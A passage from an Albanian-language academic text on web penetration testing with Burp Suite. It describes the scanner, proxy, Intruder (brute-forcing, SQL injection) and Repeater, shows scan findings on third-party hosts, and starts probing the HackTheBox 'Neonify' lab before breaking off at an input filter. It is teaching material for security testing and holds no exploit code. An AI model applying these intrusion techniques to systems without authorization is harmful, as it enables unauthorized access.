dhe auditimit. Ekziston mundësia e krijimit të detyrave të reja në formë të skanimit të ri apo në formë të ndonjë detyre aktuale. Skanimi behet në formë të skanimit të cenushmerise dhe mund të konfigurohet sipas nevojës. Skanimi i cenushmerise në Burp-Suite është paraqitur në figurën 28.





Figura 28 Skanimi i cenushmerise ne Burp-Suite

- Aktiviteti i problemeve (Issue activity) paraqet të gjitha problemet e gjetura për objektivin e caktuar apo për të gjithë trafikun nga aspekti i sigurisë kibernetike. Përmban detaje si renditje nga ashpërsia, koha e gjetur, tipi i problemit të gjetur dhe objektivi.



#	Task	Time	Action	Issue type	Host	Path
250	2	07:50:26 10 Nov 2022	Issue found	Strict transport security not enforced	https://snap.licdn.com	/li.lms-analytics/insight.min.js
249	2	07:50:26 10 Nov 2022	Issue found	Lack or Misconfiguration of Security Header(s)	https://pixel-sync.sitesco...	/connectors/clickagy/usersync
248	2	07:50:26 10 Nov 2022	Issue found	Interesting Header(s)	https://pixel-sync.sitesco...	/connectors/clickagy/usersync
247	2	07:50:26 10 Nov 2022	Issue found	Content Sniffing not disabled	https://pixel-sync.sitesco...	/connectors/clickagy/usersync
246	2	07:50:26 10 Nov 2022	Issue found	Browser cross-site scripting filter misconfiguration	https://hemsync.clickagy....	/external/hasHashes
245	2	07:50:26 10 Nov 2022	Issue found	HTML5 concern: client storage	https://consentcdn.cookie...	/sdk/bc-v4.min.html
244	2	07:50:26 10 Nov 2022	Issue found	Strict Transport Security Misconfiguration	https://hemsync.clickagy....	/external/hasHashes
243	2	07:50:26 10 Nov 2022	Issue found	Cacheable HTTPS response	https://hemsync.clickagy....	/external/hasHashes
242	2	07:50:26 10 Nov 2022	Issue found	Browser cross-site scripting filter misconfiguration	https://pixel-sync.sitesco...	/connectors/clickagy/usersync
241	2	07:50:26 10 Nov 2022	Issue found	Strict Transport Security Misconfiguration	https://pixel-sync.sitesco...	/connectors/clickagy/usersync
240	2	07:50:26 10 Nov 2022	Issue found	Content Sniffing not disabled	https://aorta.clickagy.com	/pixel.gif
239	2	07:50:26 10 Nov 2022	Issue found	Cookie scoped to parent domain	https://pixel-sync.sitesco...	/connectors/clickagy/usersync
238	2	07:50:26 10 Nov 2022	Issue found	Cookie without HttpOnly flag set	https://pixel-sync.sitesco...	/connectors/clickagy/usersync
237	2	07:50:26 10 Nov 2022	Issue found	Strict transport security not enforced	https://pixel-sync.sitesco...	/connectors/clickagy/usersync
236	2	07:50:25 10 Nov 2022	Issue found	Lack or Misconfiguration of Security Header(s)	https://safebrowsing.goo...	/v4/fullHashes:find
235	2	07:50:25 10 Nov 2022	Issue found	Interesting Header(s)	https://safebrowsing.goo...	/v4/fullHashes:find
234	2	07:50:25 10 Nov 2022	Issue found	Strict Transport Security Misconfiguration	https://safebrowsing.goo...	/v4/fullHashes:find
233	2	07:50:25 10 Nov 2022	Issue found	Cacheable HTTPS response	https://safebrowsing.goo...	/v4/fullHashes:find
232	2	07:50:25 10 Nov 2022	Issue found	Browser cross-site scripting filter disabled	https://safebrowsing.goo...	/v4/fullHashes:find

Figura 29 Aktivitete e problemeve të sigurisë në Burp-Suite

- Regjistri i ngjarjeve (event log) tregon detajet e plota të detyrës. Në varësi të llojit të detyrës, dritarja e detajeve mund të përfshijë: përmbledhjen e konfigurimit të detyrës, progresi dhe kohës së mbetur[59].

Figura 30 Regjistri i ngjarjeve në Burp-Suite

- Këshillimet (advisory) paraqesin këshillimet përkatëse të problemeve të gjetura. Kjo përmban një përshkrim të problemit të gjetur, ashpërsinë, linçet për referenca dhe detajet e riparimit.




Figura 31 Këshillimet në Burp-Suite

6.1.2 Panel i objektivit (target) në Burp-Suite

Menyja në Burp-Suite objektivi (target) përmban hartën e faqes, me informacion të detajuar në lidhje me aplikacionet të synuara. Kjo lejon përcaktimin se cilat objektiva janë në fushëveprim për punën aktuale, dhe gjithashtu lejon të drejtimin e procesit të testimit për dobësitë. Menyja objektivi përmban këto funksione kryesore: harta e faqes, fushëveprimi dhe përkufizimet e çështjeve[60].

- Harta e faqes grumbullon të gjithë informacionin që Burp ka mbledhur rreth aplikacioneve. Kjo mundëson të filtrohen dhe shënohen informacionet për të ndihmuar në menaxhimin e informacioneve, si dhe mund të përdoret për të nxitur rrjedhën e punës së testimit.




Figura 32 Harta e faqes në Burp-Suite

Konfigurimi i fushës së synuar mundëson, në një nivel të gjerë të grupit, saktësisht se cilat hoste dhe URL përbëjnë objektivin për punën aktuale[61].

6.1.3 Panel i Proxy-it në Burp-Suite

Burp Proxy ndodhet në zemër të fluksit të punës të drejtuar nga përdoruesit e Burp-Suite dhe lejon të përgjohen, shikohen dhe modifikohen të gjitha kërkesat dhe përgjigjet që kalojnë midis shfletuesit dhe serverëve të ueb-it të cilat paraqesin objektivin[62]. Menyja Proxy përmban: funksionin për ndërhyrje, historikun e ndërhyrjeve si dhe mundësitë e konfigurimit të ndërhyrjeve.




Figura 33 Proxy në Burp-Suite

Për te funksionuar Proxy duhet të behet konfigurimi i shfletuesit që të dërgoj trafikun në Proxy, kjo mund të bëhet tek çdo shfletues tek konfigurimi apo duke përdorur program zgjerimi të shfletuesit. Për ketë rekomandohet të përdoret vegla “Foxy-Proxy”.

Opsionet e Proxy-it përmbajnë konfigurimet e Proxy për dëgjuesit, përgjimin e kërkesave dhe përgjigjeve HTTP, përgjimin e mesazheve të “WebSocket”, modifikimin e përgjigjes, gjej dhe zëvendëso, kalimin tek shërbimi TLS dhe opsione të tjera. Si parazgjedhje, Burp-Suite krijon një dëgjues të vetëm në portin 8080 të ndërfaqes loopback. Për të përdorur këtë dëgjues, duhet të konfiguroni shfletuesin tuaj që të përdorë 127.0.0.1:8080 si server Proxy. Ky dëgjues i paracaktuar është gjithçka që kërkohet për të testuar pothuajse të gjitha aplikacionet e uebit të bazuara në shfletues[63].

Funksioni i ndërprerjes lejon të kryhen veprimet e mëposhtme të dobishme:

- Përgjimi i një kërkese dhe modifikimi përpara se të përcillet në server[64].
- Dërgimi i kërkesave interesante tek mjetet tjera të Burp, si Repeater ose Intruder, për testime të mëtejshme[64].
- Hedhja e një kërkesë për të parandaluar që ajo të arrijë të serveri[64].

6.1.4 Panel i ndërhyrjeve (Intruder) në Burp-Suite

Intruder është një mjet për automatizimin e sulmeve kibernetike i specializuar për aplikacionet ueb. Është mjet tepër i fuqishëm dhe i adaptueshëm ku mund të përdoret për të kryer një gamë të gjerë operacionesh, nga supozimi me forcë brutale të drejtorive të faqeve deri te shfrytëzimi aktiv i dobësive komplekse të llojit injektimit SQL të verbër. Intruder ka katër nën panele: objektivi, pozicionet, ngarkesat dhe opsionet siç shihet në figurë 34[65].




Figura 34 Intruder në Burp-Suite

Mjeti Intruder funksionon duke marrë një kërkesë HTTP (referuar si "kërkesa bazë"), e cila vendoset tek nën paneli objektivi dhe kjo behet gjatë marrjes së kërkesës nga Proxy ose ndonjë mjet tjetër të Burp-Suite ose duke e shënuar objektivin vetvetiu ku pastaj mund të ndryshohet në një numër mënyrash[65].

Pastaj shohim nën panel tjetër i cili është pozicioni. Pozicioni është shumë i rëndësishëm në automatizimin e vargjeve të sulmit në objektiv. Kjo jo vetëm qe cakton vektorët e sulmit por edhe pozicionet ndaj kërkesës bazë se ku të vendosen. Llojet e vektorëve të sulmit janë sulmi me snajper, sulmi me dash, sulmi me pirun dhe bomba grumbulluese[66].

Dhe për fund janë ngarkesat (payloads) dhe opsionet në mjetin Intruder. Opsionet e sulmit në Intruder shërbejnë për opsionet e ruajtjes, titujt e kërkesave, trajtimin e gabimeve, rezultatet e sulmit, përputhjen e funksionit grep, ekstraktin grep, ngarkesat grep dhe ri drejtimet. Këtu mund të modifikohen këto opsione përpara se të niset ndonjë sulm, dhe shumica e cilësimeve mund të modifikohen gjithashtu në dritaren e sulmit kur sulmi tashmë po ekzekutohet[67]. Ngarkesat mund të konfigurohen në një ose më shumë grupe ngarkesave. Lloji i sulmit i specifikuar në panel pozicione përcakton numrin e grupeve të ngarkesës. Zakonisht kërkohet vetëm një grup ngarkese për shumë aktivitete tipike, si p.sh. “fuzzimi” i parametrave, përdorimi i forcës brutale për të gjetur fjalëkalimin e një përdoruesi dhe kalimi me rrotullim nëpër identifikuesit e faqeve[68].

6.1.5 Paneli përsëritës (Repeater) në Burp-Suite

Paneli përsëritës është një mjet i thjeshtë për ndryshimin manual, ribotimin dhe ekzaminimin e kërkesave individuale HTTP, si dhe mund të vërehen përgjigjet e aplikacionit. Nga çdo vend në Burp-Suite, është e mundur dërgimi i kërkesave në Repeater të cilat mund të ndryshohen[69]. Përsëritësi mund të përdoret për një sërë detyrash, duke përfshirë modifikimin e vlerave të parametrave për të testuar dobësitë e bazuara në hyrje, dërgimin e kërkesave në një renditje të caktuar për të testuar për probleme logjike dhe dërgimin e kërkesave nga gjetjet e skanerit të Burp-Suite për të kontrolluar në mënyrë manuale për problemet e gjetura nga skaneri. Ndërfaqja kryesore e Repeater lejon të punohet në shumë mesazhe të ndryshme njëkohësisht, secila në skedën e vet. Çdo mesazh që dërgohet tek Repeater shfaqet në një skedë të veçantë me një numër unik. Duke klikuar dy herë kokën e skedës, mund të riemërtohet skeda[70].




Figura 35 Repeater në Burp-Suite

7.Shfrytëzimi i dobësive

Një shfrytëzim (exploit) është një program, ose pjesë kodi, i krijuar për të përfituar nga një defekt ose dobësi sigurie në një aplikacion ose sistem kompjuterik, zakonisht për qëllime keqdashëse, si instalimi i programeve keqdashëse ose marrja e pa autorizuar e të dhënave. Një shfrytëzim nuk është vetë programi, por përkundrazi është një metodë e përdorur për të shfrytëzuar një ose disa dobësi[71].
Për identifikimin dhe shfrytëzimin e dobësive do te behet testimi i depërtimit të sigurisë tek një aplikacion të ueb-it duke përdorur veglën Burp-Suite.

7.1.1 Testimi dhe shfrytëzimi i dobësive në aplikacione të ueb-it

Për testim si objektiv do të përdoret ueb aplikacion i quajtur Neonify nga platforma ”HackTheBox.com”. Brenda këtij objektivi, ne do të shikojmë dobësitë të standardit OWASP e cila është platforme e vlerësimit të dobësive në aplikacionet në internet. Si hap i parë rekomandohet të përdoren teknikat e cekura me herët dhe pastaj të behet kërkimi për dobësi. Metoda e kërkimit të dobësive pa përdorur teknikat e me hershme vështirëson procesin e testimit dhe është mundësia që testimi të mos jetë i suksesshëm për shkak të informacionit të mangët. Në këtë pjese për arsye të mos përsëritjes të teknikave të cekura më herët do të behet kërkimi dhe shfrytëzimi i dobësive në mënyre të drejtpërdrejt në veglën Burp-Suite.

Testimi 1

Për testimin e parë sigurohemi qe ueb aplikacioni është aktiv duke përdorur veglën Nmap apo thjeshte duke e hapur në shfletues të internetit. Pasi është siguruar që ueb aplikacioni është funksional startojmë veglën Burp-Suite. Në Burp-Suite e bëjmë konfigurimin ashtu që kërkesat e ueb aplikacionit të kalojnë direkt tek vegla dhe këtë e bëjmë duke konfiguruar Proxy . Pasi kemi konfiguruar Proxy në Burp-Suite ti dërgoj ueb kërkesat në IP lokale “ 127.0.0.1” në portë 8080 e bëjmë të njëjtën gjë edhe me ueb shfletuesin. Shfletuesi i konfigurohet Proxy ashtu që trafiku i ueb aplikacionit ti dërgoj kërkesat tek vegla nga konfigurimi apo duke përdorur aplikacione si “Foxy-Proxy”. Pasi janë konfiguruar palët vërejmë se faqja nuk hapet dhe çdo kërkese e ueb aplikacionit dërgohet në Proxy të Burp-Suite dhe mund të përcillet ose të ndalet të shkoj deri tek ueb aplikacioni ose mund të dërgohet tek funksionet tjera të Burp-Suite si përsëritësi (repeater) ose ndërhyrësi (intruder). Ne tentojmë ti gjejmë pjesët e aplikacionit të cilit pranojnë parametra, ku shpeshherë mund të vendosim kod për identifikimin e ekzistimit të dobësisë dhe pastaj të shfrytëzojmë atë.

Shohim se në figurën 36 ueb aplikacion është aktiv dhe përmban vetëm një funksion vendosja e të dhënave nga përdoruesi në formë teksti dhe shndërrimi i ati teksti në dizajn të tipit “neon”.

Figura 36 Ueb aplikacioni Neonify nga platforma HackTheBox

Në Burp-Suite e aktivizojmë Proxy dhe japim ndonjë hyrje të rastit tek funksioni i ueb aplikacionit. Shohim se në kërkesën e marr nga Proxy ueb aplikacioni përmban një parametër i quajtur "neon" e cila ka marr hyrjen "test" dhe përdor metodën POST për të bere kërkesën, kjo kërkesë është paraqitur në figurën 37.




Figura 37 Hijezuar me ngjyre të kuqe parametri i kërkesës së ueb aplikacionit

Atë kërkesë e dërgojmë tek përsëritësi për analizë te mëtutjeshme. Tashme mund të testojmë në mënyra të ndryshme se si funksionon ueb aplikacioni, nëse dërgojmë si hyrje tekstin “test” tek parametri shohim se ueb aplikacioni është përgjigjur me ueb kod 200 dhe ka kryer funksionin e parapare. Provojmë si hyrje te vendosim karaktere speciale si “ < {} >!@#$%” për të shikuar a përmban ndonjë filtrim te hyrjes ueb aplikacioni. Pasi te kemi dërguar kërkesën nga përsëritësit vërejmë se ueb aplikacioni përdor një lloj te filtrimi dhe është përgjigjur me mesazhin” u zbulua hyrje me qëllim të keq (malicious input detected)” si në figurën 38.

